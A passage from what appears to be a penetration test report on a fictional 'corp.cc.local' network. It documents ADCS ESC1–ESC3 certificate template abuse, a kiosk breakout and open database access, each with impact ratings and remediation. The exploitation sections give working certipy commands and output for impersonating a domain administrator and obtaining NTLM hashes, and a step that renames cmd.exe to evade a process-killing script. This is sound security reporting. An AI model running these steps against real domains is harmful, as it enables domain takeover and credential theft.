


Figure 57 *Configuring SMB signing through Local Security Policy*

END OF FINDING BLOCK

7.3.5	ADCS ESC1: Modifiable SAN	CVSS	Risk
Impact	CRITICAL	**8.0** High	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.6 (ADCS.corp.cc.local) ➔ **TCP/135** ➔ RPC ➔ **TCP/445** ➔ SMB		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered `corp.cc.local` to be running Active Directory Certificate Services (ADCS). The certificate authority served a vulnerable template named `ESC1`. This template was used for client authentication and was misconfigured to allow enrollees to supply their own subject name. By providing valid domain user credentials, enrolling for a `ESC1` certificate, and specifying an alternate subject name, XXXXXX-XX was able to impersonate a domain administrator and gain privileged access to the domain.		
Technical Impact Description	Successful exploitation of this misconfiguration is highly dangerous as it allows attackers to have domain admin privileges, granting them full control of `corp.cc.local`. Additionally, with domain admin privileges, attackers can leverage remote code execution capabilities on any machine within the domain.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive, critical information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the hosts. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.		
Likelihood	This vulnerability requires an attacker to obtain valid domain credentials in order		

Description	to exploit successfully. However, attackers can perform this attack remotely, as well as use publicly-available documentation, research articles, and tools to exploit this vulnerability.
MITRE ATT&CK	T1649 – Steal or Forge Authentication Certificates
	M1015 – Active Directory Configuration
Compliance Violations	**PCI DSS:** N/A **GDPR:** 32 **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Request a certificate as a non-privileged user**
   XXXXXX-XX requested a certificate as non-privileged user `b.johnson` from a certificate template vulnerable to ESC1. XXXXXX-XX specified `administrator@corp.cc.local` as the Subject Alternative Name (SAN).

```
certipy req -u b.johnson -hashes <REDACTED> -ca corp-ADCS-CA -
dc-ip 10.0.0.5 -target adcs.corp.cc.local -template ESC1 -upn
administrator@corp.cc.local -dns corp.cc.local -debug
```

Figure 58 *Request certificate with an arbitrary Subject Alternative Name (SAN)*

2. **Use the .pfx certificate to authenticate as privileged user**
   Using Certipy, XXXXXX-XX authenticated to a domain controller with the administrative .pfx certificate. This will output the NTLM hash of the privileged user, which can be used to perform attacks such as passing the hash to obtain administrative access.

```
certipy auth -pfx administrator_corp.pfx -dc-ip 10.0.0.5
```

Figure 59 *Authenticate as the privileged user and obtain NTLM hash*

Remediation
XXXXXX-XX recommends that XXX conduct regular auditing of the templates made within ADCS. Additionally, publicly available tools exist that will help audit the ADCS environment such as PSPKIAudit[18].

END OF FINDING BLOCK

[18] https://github.com/GhostPack/PSPKIAudit

7.3.6	ADCS ESC2: Any Purpose EKU	CVSS	Risk
Impact	CRITICAL	**8.0** High	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.6 (ADCS.corp.cc.local) ➔ **TCP/135** ➔ RPC ➔ **TCP/445** ➔ SMB		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered `corp.cc.local` to be running Active Directory Certificate Services (ADCS). The CA served a vulnerable template named `ESC2`. This template can be used for any purpose. By providing valid domain user credentials, enrolling for a `ESC2` certificate on behalf of a domain admin, XXXXXX-XX was able to impersonate a domain administrator and gain privileged access to the domain.		
Technical Impact Description	Successful exploitation of this misconfiguration is highly dangerous as it allows attackers to have domain admin privileges, granting them full control of `corp.cc.local`. Additionally, with domain admin privileges, attackers can leverage remote code execution capabilities on any machine within the domain.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive, critical information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the hosts. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.		
Likelihood Description	This vulnerability requires an attacker to obtain valid domain credentials in order to exploit successfully. However, attackers can perform this attack remotely, as		

	well as use publicly-available documentation, research articles, and tools to exploit this vulnerability.
MITRE ATT&CK	T1649 – Steal or Forge Authentication Certificates
	M1015 – Active Directory Configuration
Compliance Violations	**PCI DSS:** N/A **GDPR:** 32 **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Request a certificate as a non-privileged user**
   XXXXXX-XX requested a certificate as non-privileged user `b.johnson` from a certificate template vulnerable to ESC2.

```
certipy req -username b.johnson@corp.cc.local -hashes
<REDACTED> -ca corp-ADCS-CA -dc-ip 10.0.0.5 -target
adcs.corp.cc.local -template ESC2 -debug
```




Figure 60 *Request certificate as non-privileged user*

2. **Use non-privileged certificate to request a certificate on behalf of a privileged user**
   XXXXXX-XX used the certificate generated from the previous command to request another certificate with the `-on-behalf-of` flag set to `COZY\Administrator`.

```
certipy req -u b.johnson@corp.cc.local -hashes <REDACTED> -ca
corp-ADCS-CA -dc-ip 10.0.0.5 -target adcs.corp.cc.local -
template User -on-behalf-of 'COZY\Administrator' -pfx
b.johnson.pfx
```

Figure 61 *Request administrative certificate with non-privileged certificate*

3. **Use the .pfx certificate to authenticate as privileged user**
   Using Certipy, XXXXXX-XX authenticated to a domain controller with the administrative .pfx certificate. This will output the NTLM hash of the privileged user, which can be used to perform attacks such as pass the hash to obtain administrative access.

```
certipy auth -pfx administrator.pfx -dc-ip 10.0.0.5
```




Figure 62 *Authenticate as the privileged user and obtain NTLM hash*

Remediation

XXXXXX-XX recommends that XXX conduct regular auditing of the templates made within ADCS. Additionally, publicly available tools exist that will help audit the ADCS environment such as PSPKIAudit[19].

END OF FINDING BLOCK

[19] https://github.com/GhostPack/PSPKIAudit

7.3.7 ADCS ESC3: Enrollment Agent Templates		CVSS	Risk
Impact	CRITICAL	**8.0** **Critical**	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.6 (ADCS.corp.cc.local) → **TCP/135** → RPC → **TCP/445** → SMB		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered `corp.cc.local` to be running Active Directory Certificate Services (ADCS). The CA served a vulnerable template named `ESC3-CRA`. This template specifies the Certificate Request Agent EKU, or the Enrollment Agent, which can be used to request certificates on behalf of other users. By providing valid domain user credentials, enrolling for a `ESC3-CRA` certificate, and requesting a certificate on behalf of a domain admin, XXXXXX-XX was able to impersonate a domain administrator and gain privileged access to the domain.		
Technical Impact Description	Successful exploitation of this misconfiguration is highly dangerous as it allows attackers to have domain admin privileges, granting them full control of `corp.cc.local`. Additionally, with domain admin privileges, attackers can leverage remote code execution capabilities on any machine within the domain.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive, critical information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the hosts. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.		
Likelihood	This vulnerability requires an attacker to obtain valid domain credentials in order		

Description	to exploit successfully. However, attackers can perform this attack remotely, as well as use publicly-available documentation, research articles, and tools to exploit this vulnerability.
MITRE ATT&CK	T1649 – Steal or Forge Authentication Certificates
	M1015 – Active Directory Configuration
Compliance Violations	**PCI DSS:** N/A **GDPR:** 32 **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Request a certificate as a non-privileged user**
   XXXXXX-XX requested a certificate as a non-privileged user `b.johnson` from a certificate template vulnerable to ESC3.

```
certipy req -username b.johnson@corp.cc.local -hashes <HASHES> -
ca corp-ADCS-CA -dc-ip 10.0.0.5 -target adcs.corp.cc.local -
template ESC3-CRA -dns corp.cc.local -debug
```

```
┌──(root㉿[redacted])-[~/Certipy]
└─# certipy req -username b.johnson@corp.cc.local -hashes [redacted] -ca corp-ADCS-CA -dc-ip 1
0.0.0.5 -target adcs.corp.cc.local -template ESC3-CRA -debug
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'adcs.corp.cc.local' at '10.0.0.5'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.0.0.6[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.0.0.6[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN 'b.johnson@corp.cc.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'b.johnson.pfx'
```

Figure 63 *Request certificate as non-privileged user*

2. **Use non-privileged certificate to request a certificate on behalf of a privileged user**
   XXXXXX-XX used the certificate generated from the previous command to request another certificate with the `-on-behalf-of` flag set to `COZY\Administrator`.

```
certipy req -u b.johnson@corp.cc.local -hashes <REDACTED> -ca
corp-ADCS-CA -dc-ip 10.0.0.5 -target adcs.corp.cc.local -
template User -on-behalf-of 'COZY\Administrator' -pfx
b.johnson.pfx
```




Figure 64 *Request administrative certificate with non-privileged certificate*

3. **Use the .pfx certificate to authenticate as privileged user**
   Using Certipy, XXXXXX-XX authenticated to a domain controller with the administrative .pfx certificate. This will output the NTLM hash of the privileged user, which can be used to perform attacks such as pass the hash to obtain administrative access.

```
certipy auth -pfx administrator.pfx -dc-ip 10.0.0.5
```




Figure 65 *Authenticate as the privileged user and obtain NTLM hash*

Remediation
XXXXXX-XX recommends that XXX conduct regular auditing of the templates made within ADCS. Additionally, publicly available tools exist that will help audit the ADCS environment such as PSPKIAudit[20].

END OF FINDING BLOCK

[20] https://github.com/GhostPack/PSPKIAudit

7.3.8	Kiosk Breakout	CVSS	Risk
Impact	CRITICAL	**7.5** High	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H		
Affected Scope	10.0.200.101 (KIOSK01.guest.cc.local) 10.0.200.102 (KIOSK02.guest.cc.local) 10.0.200.103 (KIOSK03.guest.cc.local) 10.0.200.104 (KIOSK04.guest.cc.local)		
Vulnerability Summary	XXXXXX-XX was able to successfully break out of the forced kiosk mode that the affected systems were in.		
Technical Impact Description	Successful exploitation of this vulnerability grants administrator access to the affected systems. With this access attackers are able to fully audit and control affected systems.		
Business Impact Description	Gaining access to this system offers the ability to steal all customer data as well as posing a threat of reputational harm if an attacker were to deface the kiosk. This vulnerability will likely impact XXX's reputation as it impacts the availability of guest facing components or inhibits business function in a way that will impact guests.		
Likelihood Description	This vulnerability is somewhat less likely to be exploited due to needing credentials or physical access to the system. Also, XXX has protections in place to block the execution of malicious executables.		
MITRE ATT&CK	N/A		
	N/A		
Compliance Violations	N/A		

Exploitation Details

1. **Gain access to system**
   XXXXXX-XX leveraged the Administrator account on the kiosks having no password required.




Figure 66 *XXXXXX-XX reading the password from the file*

2. **Open iexplore.exe save file feature using CTRL+S**




Figure 67 *Opening save prompt*

3. **Open Notepad to view files on system**
   In the search bar type notepad.exe to open a Notepad process.




Figure 68 *Using the File Explorer to open notepad*

4. **Browse to file controlling the kiosk mode**
   Analyzing the file `C:\Windows\System32\kioskmode.ps1` shows that certain processes are being stopped as soon as they are executed.

```
while ($true) {
        try {
                $exp = Get-Process explorer -ErrorAction SilentlyContinue
                if ($exp) { Stop-Process -Id $exp.ID -Force }
        } catch {}
        try {
                $cmdexe = Get-Process cmd -ErrorAction SilentlyContinue
                if ($cmdexe) { Stop-Process -Id $cmdexe.ID -Force }
        } catch {}
        try {
                $mmcexe = Get-Process mmc -ErrorAction SilentlyContinue
                if ($mmcexe) { Stop-Process -Id $mmcexe.ID -Force }
        } catch {}
        try {
                $tskmgr = Get-Process taskmgr -ErrorAction SilentlyContinue
                if ($tskmgr) { Stop-Process -Id $tskmgr.ID -Force }
        } catch {}
        try {
                $posh = Get-Process powershell -ErrorAction SilentlyContinue
                if ($posh) {
            foreach ($proc in $posh){
                if ($proc.ID -ne $PID) { Stop-Process -Id $proc.ID -Force }
            }
        }
        } catch {}
        try {
                $iexplore = Get-Process iexplore -ErrorAction SilentlyContinue
                if (!($iexplore)) { Start-Process "C:\Program Files\Internet Explorer\iexplor
        } catch {}
    Start-Sleep -Seconds 1
```

Figure 69 *Contents of the powershell script*

5. **Copy and rename a command prompt to be able to bypass this control**
   XXXXXX-XX copied `C:\Windows\System32\cmd.exe` to `C:\Temp\poc.exe`.




Figure 70 *Copy of `cmd` renamed to bypass filter*

6. **Execute the renamed command prompt**

XXXXXX-XX executed this using the same explorer window and method listed above.




Figure 71 *Execution of commands using renamed command prompt*

Remediation
XXXXXX-XX recommends that XXX follow Microsoft's recommendation[21] for using kiosk mode and implementing the principle of least privilege. If command execution is possible the user context has limited access to the system.

END OF FINDING BLOCK

[21] https://learn.microsoft.com/en-us/windows/configuration/kiosk-prepare

7.3.9	Insecure Database ACLs	CVSS	Risk
Impact	HIGH	**6.6** Medium	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:H		
Affected Scope	10.0.0.7 (DOAPI.corp.cc.local) ➔ **TCP/27017** ➔ mongodb 10.0.0.11 (HMS.corp.cc.local) 10.0.0.12 (LPS.corp.cc.local) ➔ **TCP/3306** ➔ mysql 10.0.0.210 (PAYMENT-DB.corp.cc.local) ➔ **TCP/5432** ➔ postgres		
Vulnerability Summary	XXXXXX-XX discovered that all databases on XXX's environment can be connected to from any host. This allows for attackers to be able to connect to the databases from anywhere, removing the need to pivot to hosts that are intended to utilize the databases.		
Technical Impact Description	An attacker from any host can connect to any of the affected database servers.		
Business Impact Description	Successful exploitation of this vulnerability allows for an attacker to access and potentially compromise all databases. Attackers may exfiltrate or tamper with customer data in the event where they do compromise the databases. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization. This vulnerability is in violation of the NRS § 603A.010-NRS § 603A.290 as it contains either first names or first initials and last names and one or more of the types of PII listed in Table 8 and if exploited would require a data breach notification be sent to all customers.		

Likelihood Description	This is somewhat likely to be exploited as although the services are publically facing, a threat actor will still need to provide credentials in order to gain access to any of the services.
MITRE ATT&CK	N/A
	N/A
Compliance Violations	**PCI DSS:** N/A **GDPR:** 5, 9, 25, 32 **NRS § 603A.010-NRS § 603A.290:** Applies

Exploitation Details

1. **Locate the databases**
   During the initial reconnaissance phase of the engagement, XXXXXX-XX located 4 databases across the corporate network.

